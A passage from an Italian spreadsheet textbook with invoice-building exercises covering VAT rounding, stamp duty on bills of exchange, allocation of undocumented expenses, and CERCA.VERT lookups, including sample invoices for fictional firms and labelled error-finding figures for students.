ARROTONDA.ECCESSO(***valore*** ; ***unità_minima***)

La prima funzione calcola un arrotondamento espresso in multipli dell'unità minima stabilita, il più possibile vicino al valore originale, mentre negli altri due casi il calcolo avviene per difetto e per eccesso, rispettivamente. Per esempio, '**ARROTONDA.ECCESSO(10,123;0,05)**' restituisce il valore 10,15.

Il calcolo dell'IVA, che avviene nelle celle da D28 a D30, deve avvenire tenendo conto che il risultato deve essere arrotondato per eccesso al centesimo; pertanto, si può usare la funzione '**ARROTONDA.PER.ECC()**', richiedendo un'approssimazione a due decimali, oppure si può usare la funzione '**ARROTONDA.ECCESSO**', indicando che si devono usare multipli di 0,01.

852.9 Verifica

Si riprenda il modello di fattura, come è stato salvato nella verifica precedente e lo si risalvi ancora con un nome differente. Si devono rimpiazzare le celle da D28 a D30 con le espressioni necessarie a calcolare l'IVA di ogni riga, arrotondando per eccesso, al centesimo superiore, il prodotto tra imponibile (colonna A) e aliquota (colonna C).

Una volta apportate le modifiche e salvato il file, si deve stampare la fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Figura 852.5. Le celle in cui occorre intervenire per ciò che richiede la verifica, sono quelle evidenziate con uno sfondo scuro, mentre quelle che appaiono con uno sfondo più chiaro sono quelle che devono essere state modificate nelle verifiche precedenti.

	numero fattura	data fattura
Megaforniture s.p.a.	**7890**	1 aprile 2007
accessori per l'informatica via Calpurnio, 21 – 20122 Milano telefono: 02,1234567 – fax: 02,2345678 capitale sociale: 80.000 € registro imprese Milano: 98765 codice fiscale e partita IVA 07408320153	Spettabile Alfa computer piazza Biscotto, 11 31100 Treviso	

trasporto	imballo	pagamento
porto franco		tratta 30 giorni data fattura

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
100	telo copri monitor	5,00%	2,00%	5,00	465,50	20%
50	luce per notebook USB	5,00%	2,00%	10,00	465,50	20%
30	porta CD/DVD a colonna	5,00%		10,00	285,00	20%
100	porta CD/DVD da viaggio			5,00	500,00	20%
20	borsa per notebook	5,00%		20,00	380,00	20%
50	zaino per notebook			20,00	1.000,00	20%
					0,00	
					0,00	
			sconto sul totale:	1%	-30,96	

riepilogo IVA				
imponibile	aliquota	IVA	totale IVA	613,01
			spese documentate escluse dalla base imponibile	0,00
0,00	4%	0,00	interessi	0,00
0,00	10%	0,00	cauzioni	0,00
3.065,04	20%	613,01	bolli	44,70
			3.722,75	totale fattura

852.10 Addebito dei bolli in fattura

Nel modello di fattura usato fino a questo punto, la cella H30 serve a contenere il valore del bollo che si intende addebitare nel caso il pagamento della fattura stessa preveda l'emissione di una cambiale tratta.

Il bollo sulla cambiale tratta è normalmente del 12 per mille, pari al 1,2 %. Ma questo bollo riguarda il valore nominale della tratta, ovvero il valore del totale fattura. Per poter addebitare il 1,2 %, occorre determinare prima una percentuale corrispondente da applicare al totale fattura, prima dell'addebito del bollo stesso, perché nel foglio elettronico non si possono creare dei circoli viziosi.

Nelle equazioni seguenti, si utilizzano alcune lettere: $\boldsymbol{T}$ per indicare il totale finale della fattura; $\boldsymbol{t}$ per indicare il totale della fattura prima dell'addebito del bollo; $\boldsymbol{b}$ per la percentuale del bollo sul totale fattura (evidentemente corrisponde a 1,2 %); $\boldsymbol{B}$ per indicare la percentuale da applicare al totale che si ottiene prima dell'addebito del bollo.

$$T = t \cdot B + t = t \cdot (1 + B)$$

$$t = T - T \cdot b = T \cdot (1 - b) = t \cdot (1 + B) \cdot (1 - b)$$

$$t = t \cdot (1 + B) \cdot (1 - b)$$

$$1 = (1 + B) \cdot (1 - b)$$

$$\frac{1}{(1 - b)} = (1 + B)$$

$$\frac{1}{(1 - b)} - 1 = B$$

Pertanto, la percentuale che si va cercando (***B***) si ottiene come: '`(1/(1-1,2%)-1)`'. Volendo fare il calcolo, si ottiene 1,2145748 %.

Oltre a questo problema, va considerato il fatto che il bollo, formalmente, deve essere approssimato per eccesso al centesimo; tuttavia, va considerato il fatto che non esistono bolli da un solo centesimo e che in pratica si è costretti ad approssimare per eccesso a cinque centesimi, essendo questo il taglio minimo di cui si dispone normalmente.

852.11 Verifica

Si riprenda il modello di fattura, come è stato salvato nella verifica precedente e lo si risalvi ancora con un nome differente. Si deve rimpiazzare la cella H30 con un'espressione che calcoli il bollo (sulla cambiale tratta), partendo dal totale delle voci da H17 a H29, utilizzando il procedimento mostrato nella sezione precedente e approssimando per eccesso ai cinque centesimi (0,05). L'espressione deve calcolare il bollo come se il calcolo fosse fatto sul totale al 1,2 %, approssimandolo come spiegato.

Nell'espressione non va usato il valore 1,2145748 % direttamente, ma si deve calcolare come descritto, partendo da 1,2 %.

Una volta apportate le modifiche e salvato il file, si deve stampare la fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Figura 852.12. Le celle in cui occorre intervenire per ciò che richiede la verifica, sono quelle evidenziate con uno sfondo scuro, mentre quelle che appaiono con uno sfondo più chiaro sono quelle che devono essere state modificate nelle verifiche precedenti.

Megaforniture s.p.a.

accessori per l'informatica
via Calpurnio, 21 – 20122 Milano
telefono: 02,1234567 – fax: 02,2345678
capitale sociale: 80.000 €
registro imprese Milano: 98765
codice fiscale e partita IVA 07408320153

numero fattura	data fattura
7890	1 aprile 2007

Spettabile
Alfa computer
piazza Biscotto, 11
31100 Treviso

trasporto	imballo	pagamento
porto franco		tratta 30 giorni data fattura

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
100	telo copri monitor	5,00%	2,00%	5,00	465,50	20%
50	luce per notebook USB	5,00%	2,00%	10,00	465,50	20%
30	porta CD/DVD a colonna	5,00%		10,00	285,00	20%
100	porta CD/DVD da viaggio			5,00	500,00	20%
20	borsa per notebook	5,00%		20,00	380,00	20%
50	zaino per notebook			20,00	1.000,00	20%
					0,00	
					0,00	
			sconto sul totale:	1%	-30,96	

riepilogo IVA				
imponibile	aliquota	IVA	totale IVA	613,01
			spese documentate escluse dalla base imponibile	0,00
0,00	4%	0,00	interessi	0,00
0,00	10%	0,00	cauzioni	0,00
3.065,04	20%	613,01	bolli	44,70
			totale fattura	3.722,75

852.12 Verifica

Si stampi il file che si vede in figura 852.13 (⟨*allegati/a2/fattura-errata-1.ps*⟩) e il foglio per la correzione della figura 852.14 (⟨*allegati/a2/fattura-errata-modello-correzione.ps*⟩). Nel foglio contenente le formule della fattura, vanno segnalate con una **penna**, possibilmente di colore blu, le celle che contengono una formula errata (errata in quanto non porta al risultato voluto), mentre nell'altro foglio, vanno annotate, sempre a penna, le formule, come avrebbero dovuto essere scritte.

Si ricordi di annotare il numero della verifica e il proprio nome, se necessario. Si deve poi consegnare all'insegnante per la valutazione.

Figura 852.13. Fattura con formule errate.

	A	B	C	D	E	F	G	H	I
1	*Megaforniture s.p.a.*				numero fattura			data fattura	
2					**7890**			=DATA(1;2007;4)	
3					Spettabile				
4	accessori per l'informatica								
5	via Calpurnio, 21 – 20122 Milano				Alfa computer				
6	telefono: 02,1234567 – fax: 02,2345678				piazza Biscotto, 11				
7	capitale sociale: 80.000 €				31100 Treviso				
8	registro imprese Milano: 98765								
9	codice fiscale e partita IVA 07408320153								
10	trasporto			Imballo				pagamento	
11	porto franco							tratta 30 giorni data fattura	
12	ordine				documento di trasporto				
13	numero		data		numero			data	
14	8888		=DATA(2007;3;15)		8901			=DATA(2007;3;29)	
15									
16	quantità	descrizione			sconto	sconto	prezzo unitario	importo	aliquota IVA
17	100	telo copri monitor			5,00%	2,00%	5,00	=A17*G17*(1-E17)*(1-F17)	20%
18	50	luce per notebook USB			5,00%	2,00%	10,00	=A18*G18*(1-E18)*(1-F19)	20%
19	30	porta CD/DVD a colonna			5,00%		10,00	=A19*G19*(1-E19)*(1-F19)	20%
20	100	porta CD/DVD da viaggio					5,00	=A20*G20*(1-E20)*(1-F20)	20%
21	20	borsa per notebook			5,00%		20,00	=A21*G21*(1-D21)*(1-F21)	20%
22	50	zaino per notebook					20,00	=A22*G22*(1-E22)*(1-F22)	20%
23								=A23*G23*(1-E23)*(1-F23)	
24								=A24*G24*(1-E24)*(1-F24)	
25						sconto sul totale:	1%	=-SOMMA(H18:H24)*G25	
26	riepilogo IVA						totale IVA	=SOMMA(D28:D30)	
27	imponibile		aliquota	IVA			spese documentate escluse dalla base imponibile	0,00	
28	=SOMMA.SE(I$18:I$25;C28;H$18:H$25)*(1-G$25)		4%	=ARROTONDA.PER.ECC(A28*C28;2)			interessi	0,00	
29	=SOMMA.SE(I$17:I$24;C29;H$17:H$24)		10%	=ARROTONDA.PER.ECC(A29*C29;2)			cauzioni	0,00	
30	=SOMMA.SE(I$17:I$24;C30;H$17:H$24)*(1-G$25)		20%	=ARROTONDA.ECCESSO(A30*C30;0,01)			bolli	=ARROTONDA.ECCESSO(SOMMA(H17:H29)*((1/(1-1,2%)-1));0,05)	
31								=SOMMA(H17:H30)	totale fattura

Figura 852.14. Foglio per annotare le formule corrette.

G2	
C14	
G14	
H17	
H18	
H19	
H20	
H21	
H22	
H23	
H24	
H25	
H26	
A28	
A29	
A30	
D28	
D29	
D30	
H30	
H31	

Si stampi il file che si vede in figura 852.15 (⟨*allegati/a2/fattura-errata-2.ps*⟩) e il foglio per la correzione della figura 852.14 (⟨*allegati/a2/fattura-errata-modello-correzione.ps*⟩). Nel foglio contenente le formule della fattura, vanno segnalate con una **penna**, possibilmente di colore blu, le celle che

contengono una formula errata (errata in quanto non porta al risultato voluto), mentre nell'altro foglio, vanno annotate, sempre a penna, le formule, come avrebbero dovuto essere scritte.

Si ricordi di annotare il numero della verifica e il proprio nome, se necessario. Si deve poi consegnare all'insegnante per la valutazione.

Figura 852.15. Fattura con formule errate.

	A	B	C	D	E	F	G	H	I
1	*Megaforniture s.p.a.*				numero fattura		data fattura		
2					**7890**		=DATA(2007;4;1)		
3					Spettabile				
4	accessori per l'informatica				Alfa computer				
5	via Calpurnio, 21 – 20122 Milano								
6	telefono: 02,1234567 – fax: 02,2345678				piazza Biscotto, 11				
7	capitale sociale: 80.000 €				31100 Treviso				
8	registro imprese Milano: 98765								
9	codice fiscale e partita IVA 07408320153								
10	trasporto			Imballo			pagamento		
11	porto franco						tratta 30 giorni data fattura		
12	ordine				documento di trasporto				
13	numero		data		numero		data		
14	8888		=DATA(2007;33;15)		8901		=DATA(2007;3;29)		
15									
16	quantità	descrizione			sconto	sconto	prezzo unitario	importo	aliquota IVA
17	100	telo copri monitor			5,00%	2,00%	5,00	=A17*G17*(1-E17)*(1-F17)	20%
18	50	luce per notebook USB			5,00%	2,00%	10,00	=A18*G18*(1-E18)*(1-F18)	20%
19	30	porta CD/DVD a colonna			5,00%		10,00	=A19*G19*(1-E19)*(F19-1)	20%
20	100	porta CD/DVD da viaggio					5,00	=A20*G20*(1-E20)*(1-F20)	20%
21	20	borsa per notebook			5,00%		20,00	=G21*G21*(1-E21)*(1-F21)	20%
22	50	zaino per notebook					20,00	=A22*G22*(1-E22)*(1-F22)	20%
23								=A23*G23*(1-E23)*(1-F23)	
24								=A24*G24*(1-E24)*(1-F24)	
25						sconto sul totale:	1%	=-SOMMA(H17:H22)*G25	
26	riepilogo IVA						totale IVA	=SOMMA(D28:D30)	
27	imponibile		aliquota	IVA		spese documentate escluse dalla base imponibile		0,00	
28	=SOMMA.SE(I$17:I$24;D28;H$17:H$24)*(1-G$25)		4%	=ARROTONDA.ECCESSO(A28*C28;0,01;1)		interessi		0,00	
29	=SOMMA.SE(I$17:I$24;C29;H$17:H$24)*(1-G$25)		10%	=ARROTONDA.ECCESSO(A29*C29;0,01;1)		cauzioni		0,00	
30	=SOMMA.SE(I$17:I$24;C30;H$17:H$24)*(G$25-1)		20%	=ARROTONDA.ECCESSO(A30*C30;0,01)		bolli		=ARROTONDA.PER.ECC(SOMMA(H17:H29)*((1/(1-1,2%)-1));2)	
31								=SOMMA(H17:H30)	totale fattura

Capitolo 853

Verifiche varie

Questo capitolo contiene alcune verifiche, senza spiegazioni tecniche, da realizzare a partire dal modello di fattura realizzato nell'ultima verifica del capitolo precedente.

Al termine di ogni verifica, conviene salvare il lavoro con un nome differente; quindi si deve stampare la fattura in forma normale, poi, la si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

853.1 Verifica «mobili»

La ditta «Quattrocchi mobili s.p.a.», che ha sede in via Salsiccia 24, 00123 Roma, codice fiscale e partita IVA 0143251192, iscritta al registro delle imprese di Roma, vende, alla ditta «Arredi super» di Martino Martini, in via Speck 4, 31100 Treviso, gli articoli seguenti.

- 3 libreria liberty (LLY007), prezzo unitario 700,00 €, sconto 5 %.
- 10 cubi sospesi con ante (CSA010), prezzo unitario 300,00 €, sconto 5 % + 3 %.
- 2 cucine complete combo (CCC011), prezzo unitario 5000,00 €, sconto 5 % + 5 %.

Tutti gli articoli venduti sono soggetti all'aliquota IVA normale.

La fattura ha il numero 1230 e viene emessa il giorno 7 aprile 2007, a seguito di un ordine del 5 marzo 2007 e dopo l'invio della merce avvenuto il giorno 1 aprile 2007 con documento di trasporto numero 1340. Il trasporto della merce è gratuito e il pagamento concordato è «vista fattura».

853.2 Verifica «mobili bis»

Modificare la fattura della verifica precedente, in modo da indicare un pagamento con cambiale tratta a 60 giorni data fattura, fine mese, ricordando di calcolare il bollo sulla tratta. Si aggiunga inoltre uno sconto ulteriore, sul totale, dello 0,5 %.

853.3 Verifica «doppia aliquota IVA»

La ditta «Treocchi affari s.p.a.», che ha sede in via Bistecca 23, 31050 Ponzano Veneto (TV), codice fiscale e partita IVA 00163736159, iscritta al registro delle imprese di Treviso, vende, alla ditta «Mio-computer s.r.l.», in via Salmone 15, 31100 Treviso, gli articoli seguenti.

- 30 libri in CD «Il mio piccolo diario poco segreto», (IMPDPS1), prezzo unitario 20,00 €, sconto 3 %.
- 15 libri in CD «Il mio pupazzo», (IMP1), prezzo unitario 10,00 €.
- 100 porta CD/DVD da viaggio (PCDV7), prezzo unitario 10,00 €, sconto 3 % + 1,5 %.

I libri in CD sono soggetti all'aliquota IVA del 4 %, mentre al resto della fattura si applica l'aliquota normale.

La fattura ha il numero 1001 e viene emessa il giorno 17 aprile 2007, a seguito di un ordine del 15 marzo 2007 e dopo l'invio della merce avvenuto il giorno 10 aprile 2007 con documento di trasporto numero 1201. Il trasporto è a carico del destinatario, ma la fattura del vettore (pur essendo indirizzata all'acquirente) viene pagata dal venditore, che ne addebita le spese (documentate), per un totale di 48,00 €. Il pagamento concordato prevede l'emissione di una cambiale tratta con scadenza a 30 giorni dalla data della fattura.

853.4 Verifica «trasporto»

Realizzare la fattura del trasporto della merce della verifica precedente. La fattura viene emessa da «Cip-trasporti s.r.l.», che ha sede in via Trippa 33, 31100 Treviso, codice fiscale e partita IVA 01720430485, iscritta al registro delle imprese di Treviso; evidentemente, la fattura è indirizzata al cliente della fattura della verifica precedente. La fattura viene emessa il giorno successivo al trasporto; gli altri dati necessari per completare la fattura, vanno ipotizzati cercando di mantenere una certa coerenza con ciò che si conosce.

Al trasporto si applica l'aliquota IVA normale e si deve determinare il costo prima del calcolo dell'IVA, partendo dal totale e procedendo a ritroso nei calcoli.

Capitolo 854

Ripartizione delle spese non documentate

Le spese non documentate addebitate in fattura (come quelle per il trasporto e per gli imballaggi a perdere) sono soggette all'imposizione dell'IVA. Tuttavia, l'aliquota da applicare dipende da quella usata nel resto della fattura, ma in presenza di più aliquote, occorre procedere a una ripartizione delle spese.

Si riprenda l'ultima fattura realizzata secondo il modello dei capitoli precedenti e la si modifichi come si vede nella figura successiva, togliendo i dati degli esercizi.

Figura 854.1. Modello di fattura per la ripartizione dell'IVA sulle spese non documentate.

	A	B	C	D	E	F	G	H	I
1					numero fattura		data fattura		
2									
3					Spettabile				
4									
5									
6									
7									
8									
9									
10	trasporto			Imballo			pagamento		
11									
12	ordine				documento di trasporto				
13	numero		data		numero		data		
14									
15									
16	quantità	descrizione			sconto	sconto	prezzo unitario	importo	aliquota IVA
17								0,00	
18								0,00	
19								0,00	
20								0,00	
21								0,00	
22								0,00	
23									
24									
25	sconto sul totale:						1%	0,00	
26	riepilogo IVA					totale spese non documentate		0,00	
27	imponibile		aliquota	IVA		totale IVA		0,00	
28			4%	0,00		spese documentate escluse dalla base imponibile		0,00	
29			10%	0,00		interessi		0,00	
30			20%	0,00		cauzioni		0,00	
31	imponibile spese non documentate			IVA		bolli		0,00	
32	0,00			0,00				0,00	totale fattura
33									

In questo modello, i campi del trasporto e degli imballi (A10 e D10) sono da intendere come

contenenti valori da addebitare al cliente, in qualità di spese non documentate. Nel riquadro del riepilogo IVA appare una nuova casella per inserire il totale di queste spese (A32) e un'altra per inserirvi il valore relativo dell'IVA stessa (D32).

854.1 Ripartizione delle spese

Il calcolo dell'IVA sulle spese non documentate richiede la suddivisione delle spese nella stessa proporzione degli imponibili relativi a quella porzione della fattura che costituisce la cosiddetta «operazione principale». Una volta suddivise le spese nella stessa proporzione, si applicano le varie aliquote IVA e ciò che si ottiene va sommato assieme.

Per risolvere il problema si può affiancare una scheda secondaria a quella del modello della fattura, con i calcoli necessari a ripartire l'IVA sulle spese documentate. Nello schema seguente si possono vedere le formule, dove si intuisce che la scheda contenente il modello della fattura ha il nome '**`fattura`**':

	A	B	C	D
1	Imponibile	aliquota	ripartizione spese non documentate	IVA
2	=$fattura.A28	=$fattura.C28	=A2/SOMMA(A$2:A$4) *$fattura.A$32	=C2*B2
3	=$fattura.A29	=$fattura.C29	=A3/SOMMA(A$2:A$4) *$fattura.A$32	=C3*B3
4	=$fattura.A30	=$fattura.C30	=A4/SOMMA(A$2:A$4) *$fattura.A$32	=C4*B4
5			totale IVA spese non documentate:	=ARROTONDA.ECCESSO (SOMMA(D2:D4);0,01;1)

In pratica, dalla scheda contenente il modello fattura, vengono ripresi gli imponibili riferiti all'operazione principale e le aliquote IVA relative. Di conseguenza, il totale delle spese non documentate (come annotato nella scheda della fattura), viene moltiplicato per il rapporto tra l'imponibile associato a una certa aliquota e la somma di tali imponibili. Quindi, le spese così ripartite sono moltiplicate per l'aliquota IVA rispettiva; infine, l'IVA viene sommata arrotondando per eccesso, al centesimo.

Naturalmente, la casella dell'IVA sulle spese non documentate, che si trova nella scheda del modello di fattura, trae il suo valore dal totale calcolato nella scheda del riparto delle spese.

Per fare in modo che non si creino errori quando il modello della fattura viene usato per le situazioni in cui non ci sono spese da ripartire, la cella D32 della scheda contenente il modello di fattura, deve utilizzare una condizione. Tale condizione deve verificare che il valore delle spese non documentate sia maggiore di zero e solo in tal caso deve restituire il valore del totale IVA calcolato nella scheda della ripartizione:

```
SE(A32>0;…;0)
```

854.2 Verifica

Una volta preparato il modello di fattura organizzato per il calcolo dell'IVA sulle spese non documentate, si compili una fattura con gli stessi dati dell'esempio che appare nelle figure successive.

Al termine della verifica, conviene salvare il lavoro con un nome differente; quindi si devono stampare le due schede (fattura e ripartizione spese) in forma normale, poi, si devono ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare le schede con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Apemia s.p.a.	numero fattura	data fattura
	7890	1 aprile 2007
via Calpurnio, 21 – 20122 Milano telefono: 02,1234567 – fax: 02,2345678 capitale sociale: 80.000 € registro imprese Milano: 98765 codice fiscale e partita IVA 07408320153	Spettabile Beta miele piazza Biscotto, 11 31100 Treviso	

trasporto	Imballo	pagamento
€ 20,00	€ 10,00	tratta 30 giorni data fattura

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

quantità	descrizione	sconto	sconto	prezzo unitario	importo	aliquota IVA
20	miele millefiori 1 kg	5,00%	2,00%	5,00	93,10	10%
20	miele di acacia 1 kg	5,00%	2,00%	5,00	93,10	10%
20	cera d'api grezza 1 kg	5,00%		5,00	95,00	10%
10	pappa reale pura 10 g			20,00	200,00	20%
10	propoli 20 g	5,00%		10,00	95,00	20%
			sconto sul totale:	1%	-5,76	

riepilogo IVA		
imponibile	aliquota	IVA
	4%	0,00
278,39	10%	27,84
292,05	20%	58,41
imponibile spese non documentate		IVA
30,00		4,54

totale spese non documentate	30,00
totale IVA	90,79
spese documentate escluse dalla base imponibile	0,00
interessi	0,00
cauzioni	0,00
bolli	8,40
totale fattura	699,63

Imponibile	aliquota	ripartizione spese non documentate	IVA
0	4,00%	0,00	0
278,39	10,00%	14,64	1,46
292,05	20,00%	15,36	3,07
totale IVA spese non documentate:			4,54

Funzioni di ricerca

In questo capitolo si vuole dimostrare l'utilizzo della funzione '`CERCA.VERT()`', attraverso la modifica e lo sviluppo ulteriore del modello di fattura già apparso nel capitolo precedente, a partire dal file creato per l'ultima verifica. Lo schema della scheda della fattura va modificato come si vede nella figura successiva, facendo in modo di assicurare che le formule preesistenti continuino a funzionare come dovrebbero, considerati gli spostamenti, soprattutto nel caso delle quantità. Naturalmente, il file va salvato con un nome differente.

Figura 855.1. Scheda della fattura modificata.

	A	B	C	D	E	F	G	H	I
1					numero fattura		data fattura		
2									
3					cliente:				
4									
5					#N/A				
6					#N/A				
7					#N/A	#N/A			#N/A
8									
9					CF o PI:	#N/A			
10	spese di trasporto			spese di imballo			pagamento		
11								#N/A	
12	ordine				documento di trasporto				
13	numero		data		numero		data		
14									
15									
16	articolo	descrizione		quantità	sconto	sconto	prezzo unitario	importo	aliquota IVA
17								0,00	
18								0,00	
19								0,00	
20								0,00	
21								0,00	
22								0,00	
23								0,00	
24								0,00	
25						sconto sul totale:	#N/A	#N/A	
26	riepilogo IVA					totale spese non documentate		0,00	
27	imponibile		aliquota	IVA		totale IVA		#N/A	
28		#N/A	4%		#N/A	spese documentate escluse dalla base imponibile		0,00	
29		#N/A	10%		#N/A	interessi		0,00	
30		#N/A	20%		#N/A	cauzioni		0,00	
31	imponibile spese non documentate			IVA		bolli		#N/A	
32	0,00				0,00	*scadenza fattura:*		#N/A	totale fattura
33						#N/A			
34									

855.1 Verifica

Si eseguano le modifiche come si vede nella figura 855.1, tenendo conto che è indifferente se la fattura contiene dati o meno. Si osservi che in questa fase, le sigle '**N/A**' che appaiono nella figura, nel risultato della verifica non devono esserci.

Una volta apportate le modifiche e salvato il file, si deve stampare la scheda della fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

855.2 Anagrafica clienti

Si riprenda il file realizzato nell'ultima verifica e lo si salvi con un nome nuovo. In questo nuovo file si vuole aggiungere una scheda denominata `clienti`, composta come si vede nella figura successiva:

	A	B	C	D	E	F	G	H
1	codice cliente	denominazione	indirizzo	cap	città	provincia	codice fiscale o partita IVA	sconto
2	1	Alfa computer	p.zza Biscotto, 11	31100	Treviso	TV	12345678901	1,00%
3	2	Bravo ricambi	via Pasticcino, 22	31033	Castelfranco Veneto	TV	23456789012	2,00%
4	3	Charlie service	via Candito, 33	31057	Silea	TV	34567890123	1,50%

Si può immaginare facilmente che l'elenco dei clienti potrebbe proseguire nelle righe successive. Si presume di arrivare a compilare al massimo fino alla riga 101, così da avere un limite di 100 clienti.

Dopo l'aggiunta di questa scheda, occorre tornare su quella della fattura: nella cella F3 si intende inserire manualmente il codice del cliente, ma facendo in modo che nelle celle che si trovano nelle righe successive, appaia automaticamente: il nome, l'indirizzo e la partita IVA del cliente. Per fare questo si utilizza (nella scheda della fattura) la funzione '**CERCA.VERT()**', la cui sintassi generale è:

```
CERCA.VERT(valore_cercato;tabella_matrice;indice_colonna;FALSO)
```

Il valore cercato, che si indica come primo argomento, deve trovarsi nella prima colonna della zona specificata come secondo argomento. L'indice della colonna rappresenta la colonna relativa alla zona, dalla quale estrarre il risultato cercato (nella stessa riga dove si trova il valore cercato). L'ultimo argomento serve a indicare il tipo di ricerca: quando si cerca un valore esatto, come nel caso che si richiede qui, si deve indicare *Falso* (ovvero zero); quando si esegue una ricerca ordinata e il confronto con il valore cercato può essere approssimato, si deve indicare *Vero* (ovvero uno).

A titolo di esempio, per far sì che appaia l'indirizzo nella cella E6, occorre scrivere: '**CERCA.VERT(F3;clienti.A2:H101;3;FALSO)**'. Infatti, la cella F3 serve a inserire il codice del cliente, che così viene cercato nella zona A2:H101 della scheda `clienti`, restituendo però il valore corrispondente che si trova nella terza colonna (l'indirizzo).

L'elenco dei clienti contiene anche un'informazione sullo sconto, che si vuole fare apparire nella cella G25 della scheda della fattura, in qualità di sconto sul totale. Per fare questo si procede in modo analogo.

855.3 Verifica

Si completino le modifiche alla scheda della fattura, come descritto nella sezione precedente, in modo che basti inserire il codice del cliente nella cella F3 per mostrare:

- nella cella E4 il nome del cliente;
- nella cella E6 l'indirizzo del cliente;
- nella cella E7 il codice di avviamento postale;
- nella cella F7 la città;
- nella cella I7 la provincia;
- nella cella F9 il codice fiscale o la partita IVA;
- nella cella G25 lo sconto associato al cliente.

Una volta apportate le modifiche, si selezioni il cliente numero uno e si salvi il file. A questo punto si deve stampare la scheda della fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

855.4 Anagrafica articoli

Si riprenda il file realizzato nell'ultima verifica e lo si salvi con un nome nuovo. In questo nuovo file si vuole aggiungere una scheda denominata `articoli`, composta come si vede nella figura successiva:

	A	B	C	D	E
1	codice	descrizione	prezzo unitario	IVA	sconto
2	1	telo copri monitor	5,00	20,00%	0,50%
3	2	luce per notebook usb	10,00	20,00%	1,00%
4	3	porta CD/DVD a colonna	10,00	20,00%	0,50%
5	4	porta CD/DVD da viaggio	5,00	20,00%	0,50%
6	5	adattatore da AT a PS/2	3,00	20,00%	2,00%
7	6	adattatore da PS/2 a AT	3,00	20,00%	2,00%
8	7	borsa per notebook	20,00	20,00%	0,50%
9	8	zaino per notebook	20,00	20,00%	0,50%

Anche in questo caso, si suppone che l'elenco degli articoli possa proseguire fino alla riga 101, così da avere un limite di 100 articoli.

Dopo l'aggiunta di questa scheda, occorre tornare su quella della fattura: nelle celle da A17 a A24 si intende inserire il codice dell'articolo, facendo in modo che quasi tutto il resto della

parte tabellare della fattura sia completato: la descrizione, il primo sconto, il prezzo unitario e l'aliquota IVA. Come nel caso dei clienti, si utilizza la funzione '**`CERCA.VERT()`**'.

A titolo di esempio, per far sì che appaia la descrizione nella cella B17, lì occorre scrivere: '**`CERCA.VERT(A17;articoli.A2:E101;2;FALSO)`**'. Tuttavia, considerato che si vuole copiare la formula nelle righe successive (fino alla riga 24), conviene modificare i riferimenti alle celle vincolando lo scorrimento delle righe della zona che contiene i dati degli articoli: '**`CERCA.VERT(A17;articoli.A$2:E$101;2;FALSO)`**'.

855.5 Verifica

Si completino le modifiche alla scheda della fattura, come descritto nella sezione precedente, in modo che basti inserire il codice dell'articolo nelle celle da A17 a A24 per mostrare:

- la descrizione nella colonna B;
- lo sconto nella colonna E;
- il prezzo unitario nella colonna G;
- l'aliquota IVA nella colonna I.

In questa fase, è normale vedere segnalato un errore quando manca l'indicazione dell'articolo nella colonna A.

Una volta apportate le modifiche, si inseriscano in sequenza tutti gli articoli esistenti nella scheda della fattura, in modo da dimostrare il funzionamento dei richiami nelle altre celle. Al termine si salvi il file e si stampi la scheda della fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

855.6 Rifiniture

Si riprenda il file creato per la verifica precedente e lo si salvi con un altro nome, prima di apportare delle modifiche migliorative: si vuole fare in modo che non vengano mostrati errori nelle celle che descrivono gli articoli, se per quella riga non è stato inserito alcun codice articolo.

Per risolvere questo problema, le espressioni che richiamano i valori dalla scheda degli articoli devono essere inserite in una funzione '**`SE()`**':

```
SE(condizione;valore_se_vero;valore_se_falso)
```

Il primo argomento della funzione deve essere una condizione, il cui risultato può essere *Vero* o *Falso*. Se si avvera la condizione la funzione restituisce quanto indicato nel primo argomento, altrimenti restituisce ciò che appare nell'ultimo argomento. Per esempio, l'espressione contenuta nella cella B17 va modificata in questo modo: '**`SE(A17<>"";CERCA.VERT(A17;articoli.A$2:E$101;2;FALSO);"")`**'. In pratica, se

nella cella A17 c'è qualcosa di diverso dal nulla (nell'espressione viene indicato come stringa nulla, pari a '`""`'), si esegue la ricerca; altrimenti si mostra una stringa nulla.

855.7 Verifica

Si completi la modifica della scheda della fattura, come descritto nella sezione precedente, in modo che nella parte tabellare non appaiano errori quando nella riga corrispondente non viene inserito il codice articolo.

